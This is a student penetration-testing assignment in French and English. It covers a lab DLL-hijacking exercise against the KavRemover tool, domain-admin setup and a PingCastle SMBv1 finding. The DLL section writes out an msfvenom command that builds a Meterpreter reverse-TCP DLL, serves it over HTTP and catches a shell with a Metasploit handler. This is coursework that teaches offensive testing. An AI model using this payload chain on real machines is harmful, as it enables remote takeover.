



DEVOIR D'ÉCOLE - 2023

COURS: TESTS D'INTRUSION

SUJET: DLL HIJACKING — PINGCASTLE — BLOODHOUND —
ESCALATION DE PRIVILÈGES

FRÉDÉRIC PERRON



Table des matières

Exercice 1 – DLL Hijacking (25p).....	2
Exercice 2 – PingCastle (25p)	9
Exercice 3 – Bloodhound (25p)	14
Exercice 4 – Escalation de privilèges locale (25p).....	18

Devoir #9.2

Liens vers les machines virtuelles :

Contrôleur de domaine

https://drive.google.com/file/d/172R3M48K%&&*****NVu/view?usp=share_link

Username: Administrator

Password: *****

Windows02

https://drive.google.com/file/d/178kbUH*****S9bhYVcc0vc50cJckSV07SFe/view?usp=share_link

Username: bob.marley

Password: *****

Username: bob.marley.adm

Password: *****

Username: bob.marley.dadm

Password: *****

Exercice 1 – DLL Hijacking (25p)

En utilisant vos machines ADHD et Kali, effectuez l'exercice suivante:

<https://medium.com/techzap/dll-hijacking-part-1-basics-b6dfb8260cf1>

Pour le port local, utilisez la formule suivante :

2000 + l'initial du prénom et nom correspondant (<https://www.boxentriq.com/code-breaking/letters-to-numbers>)

Ex: Andrei Lucian

Exercice 1 RÉPONSE

J'ai commencé par utiliser le lien mentionné précédemment pour convertir mes lettres en chiffres. Mon nom est Frédéric Perron, donc F et P sont les lettres utilisées. J'ai obtenu les valeurs suivantes : 6 pour F et 16 pour P.

20+06 = 26

00+16 = 16

LPORT=2616

Convert Letters To Numbers

Letters

F P

Copy Paste

Numbers

6 16

Copy


Code Type A=1, B=2, C=3, ...

Language English

Pour cet exercice, j'ai commencé par ouvrir ProcMon sur la machine ADHD.

****Voir les autres tableaux ci-dessous pour la suite de l'exercice 1.***

Ensuite, comme mentionné dans l'exercice, j'ai minimisé ProcMon et lancé l'application KevRemover. J'ai cliqué sur **Next** jusqu'à obtenir l'image suivante.





Une très grande quantité d'informations est affichée dans ProcMon. Pour filtrer les événements, il faut appuyer sur **Ctrl+L** afin d'accéder à la fenêtre de filtres suivante.

**Voir les autres tableaux ci-dessous pour la suite de l'exercice 1*

Suite à l'image précédente, dans la fenêtre de filtres, nous devons ajouter quelques filtres afin de localiser plus facilement notre DLL. Commençons par ajouter un filtre pour cibler uniquement l'exécutable **kavremover** en entrant **kavremover** dans la barre de recherche, puis en sélectionnant **Process Name** → **contains**.

Nous pouvons ensuite observer, comme dans la démonstration de l'exercice, qu'en ajoutant un filtre **Path** → **ends with** → **.dll**, plusieurs résultats supplémentaires apparaissent.









Ainsi, lorsqu'une DLL n'est pas présente sur le système, le résultat est enregistré comme **"NAME NOT FOUND"** dans ProcMon. Nous savons donc quel filtre appliquer ensuite (**Result → NAME NOT FOUND**) afin d'isoler ces événements.

*** Voir les autres tableaux ci-dessous pour la suite de l'exercice 1**


Nous sommes maintenant
seulement avec les fichiers
« NAME NOT FOUND » dans
ProcMon

Pour l'exploitation DLL, nous allons cibler l'appel **CreateFile** et utiliser le répertoire suivant :
C:\Users\adhd\Downloads\kavremoverENU.dll



Maintenant que nous connaissons le nom du DLL à détourner, nous devons créer un payload DLL.	 <pre> (kali@kali)-[~] \$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.133 LPORT=2616 -f dll -o kavremoverENU.dll [*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [*] No arch selected, selecting arch: x86 from the payload No encoder specified, outputting raw payload Payload size: 354 bytes Final size of dll file: 8704 bytes Saved as: kavremoverENU.dll </pre>
Une fois le payload créé, il faut le transférer vers la machine virtuelle Windows. Il est possible de le faire par glisser-déposer, mais ici nous utilisons un serveur HTTP. Commençons donc par créer ce serveur.	 <pre> (kali@kali)-[~] \$ python3 -m http.server 2616 Serving HTTP on 0.0.0.0 port 2616 (http://0.0.0.0:2616/) ... </pre>
Ensuite, nous avons démarré Metasploit avec les privilèges root et utilisé le module multi/handler.	 <pre> (kali@kali)-[~] \$ sudo msfdb run [sudo] password for kali: [i] Database already started Call trans opt: received, 2-19-98 13:24:18 REC:Loc Trace program: running advanced </pre>
Nous avons ensuite sélectionné le payload approprié, puis configuré les paramètres LHOST et LPORT (2616, basé sur mes lettres). <i>*Voir image ci-dessus.</i>	 <pre> msf6 > use exploit/multi/handler [*] Using configured payload generic/shell_reverse_tcp msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp payload => windows/meterpreter/reverse_tcp msf6 exploit(multi/handler) > set LHOST 192.168.64.133 LHOST => 192.168.64.133 msf6 exploit(multi/handler) > set LPORT 2616 LPORT => 2616 msf6 exploit(multi/handler) > exploit [*] Started reverse TCP handler on 192.168.64.133:2616 </pre>
Enfin, retour au serveur HTTP afin de récupérer le payload sur la machine ADHD, en utilisant le port défini précédemment.	 <pre> File Actions Edit View Help (kali@kali)-[~] \$ python3 -m http.server 2616 Serving HTTP on 0.0.0.0 port 2616 (http://0.0.0.0:2616/) ... 192.168.64.141 - - [22/Mar/2023 10:21:14] "GET / HTTP/1.1" 200 - 192.168.64.141 - - [22/Mar/2023 10:21:14] code 404, message File not found 192.168.64.141 - - [22/Mar/2023 10:21:14] "GET /favicon.ico HTTP/1.1" 404 - 192.168.64.141 - - [22/Mar/2023 10:25:32] "GET / HTTP/1.1" 200 - 192.168.64.1 - - [22/Mar/2023 10:36:53] "GET / HTTP/1.1" 200 - 192.168.64.1 - - [22/Mar/2023 10:36:54] code 404, message File not found 192.168.64.1 - - [22/Mar/2023 10:36:54] "GET /favicon.ico HTTP/1.1" 404 - </pre>


Lorsque j'entre l'adresse IP de ma machine Kali Linux avec le port **LPORT 2616**, je peux accéder aux fichiers hébergés depuis la machine ADHD. Le payload étant dans le dossier **/Downloads**, c'est à cet emplacement que nous allons le récupérer.




Voici le fichier téléchargé sur la machine virtuelle ADHD.



Nous avons maintenant le fichier sur notre machine ADHD.



Après avoir lancé l'application **kavremover** sur la machine ADHD, celle-ci ne démarre pas correctement. On observe également l'apparition d'un nouveau PID (5076) ainsi que des fichiers supplémentaires liés au payload dans le dossier **/Downloads**.



Voici le contenu des fichiers ouverts dans Notepad après le lancement de l'application **kavremover**.

kavremvr 2023-03-22 12:47:30 (pid 5076) - Notepad

File Edit Format View Help

```
5076:0e1c 12:47:30.244 KAVRemover tool version 1.0.365
5076:0e1c 12:47:30.244 System language detected: langID=9, sublangID=1
5076:0e1c 12:47:30.244 User language detected: langID=9, sublangID=1
5076:0e1c 12:47:30.244 Setting UI language: langID=9, sublangID=2
5076:0e1c 12:47:30.244 Locale successfully set
5076:0e1c 12:47:30.244 dbghelp.dll dumped OK
```

Résultat final sur la session Kali Linux : comme dans l'exercice, nous obtenons un PID ainsi qu'une session Meterpreter ouverte après avoir lancé l'application vulnérable sur la machine ADHD avec le listener actif.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.64.
[*] Sending stage (176870 bytes) to 192.168.64.
[*] Meterpreter session 1 opened (192.168.64.)
```

```
meterpreter > getpid
Current pid: 5076
```

Exercice 2 – PingCastle (25p)

Créez un administrateur de domaine supplémentaire sur votre contrôleur de domaine en utilisant votre prénom et votre nom.

Configurez le mot de passe pour qu'il n'expire jamais, comme pour le compte **bob.marley.adm**.

Bob Marley (dadm) Properties

Member Of: Remote control, Remote Desktop Services Profile, COM+
Dial-in: Account, Profile, Telephones, Organization

User logon name: bob.marley.dadm @synctechlabs.com

User logon name (pre-Windows 2000): SYNCTECHLABS\ bob.marley.dadm

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ User must change password at next logon
- ☐ User cannot change password
- ☒ Password never expires
- ☐ Store password using reversible encryption

Account expires:

☒ Never

☐ End of: Friday, December 2, 2022

OK Cancel Apply Help

Exécutez PingCastle sur votre domaine. Pour chacune des trois catégories (**Stale Objects**, **Privileged Accounts**, **Anomalies**), documentez les principales conclusions sous forme de tickets, similaires à des rapports d'incident.

Chaque ticket doit contenir:

- **Titre** (nom de la vulnérabilité)
- **Description du problème**
- **Entités affectées**
- **Mesures de remédiation**
- **Références**

Exercice 2 RÉPONSE

First, we must configure our machines. I have started by putting a static IP according to my NAT address. My NAT address is 192.168.64.xxx. So, I have changed the DC's static IP to 192.168.64.22 and the default gateway to 2 (because its in NAT mode)

Obtain an IP address automatically
☒ Use the following IP address:


IP address: 192 . 168 . 64 . 22
 Subnet mask: 255 . 255 . 255 . 0
 Default gateway: 192 . 168 . 64 . 2

Obtain DNS server address automatically
☒ Use the following DNS server addresses:


Preferred DNS server: 1 . 1 . 1 . 1
 Alternate DNS server: 8 . 8 . 8 . 8

☐ Validate settings upon exit Advanced...


Now our internet is functional on the Domain Controller



We then create a new Domain Administrator with our name



Frederic FP Perron dans la section administrateurs serveur




Nous configurons simplement le domaine pour que les 2 machines s'y connectent

```
PS C:\Users\adhd> ping synctechlabs.com

Pinging synctechlabs.com [192.168.64.22] with 32 bytes of data:
Reply from 192.168.64.22: bytes=32 time<1ms TTL=128
Reply from 192.168.64.22: bytes=32 time<1ms TTL=128
Reply from 192.168.64.22: bytes=32 time<1ms TTL=128
Reply from 192.168.64.22: bytes=32 time<1ms TTL=128
```

We have connected to the domain



PINGCASTLE TICKETS (GÉNÉRÉ EN ANGLAIS !!!)

Stale Objects

DC Vulnerability (SMB v1)

Severity: Low

Description:

The purpose is to verify if Domain Controller(s) are vulnerable to the SMB v1 vulnerability.

Entities affected:

It is about operations related to user or computer objects.

Technical explanation:

The SMB downgrade attack is used to obtain credentials or executing commands on behalf of a user by using SMB v1 as protocol. Indeed, because SMB v1 supports old authentication protocol, the integrity can be bypassed.

Advised solution:

It is highly recommended by Microsoft to disable SMB v1 whenever it is possible on both client and server side. Do note that if you are still not following best practices regarding the usage of deprecated OS (Windows 2000, 2003, XP, CE), regarding Network printer using SMBv1 scan2shares functionalities, or regarding software accessing Windows share with a custom implementation relying on SMB v1, you should consider fixing these issues before disabling SMB v1, as it will generate additional errors.

Documentation:

<https://github.com/Ilgandx/Responder-Windows>

<https://blogs.technet.microsoft.com/josebda/2015/04/21/the-deprecation-of-smb1-you-should-be-planning-to-get-rid-of-this-old-smb-dialect>

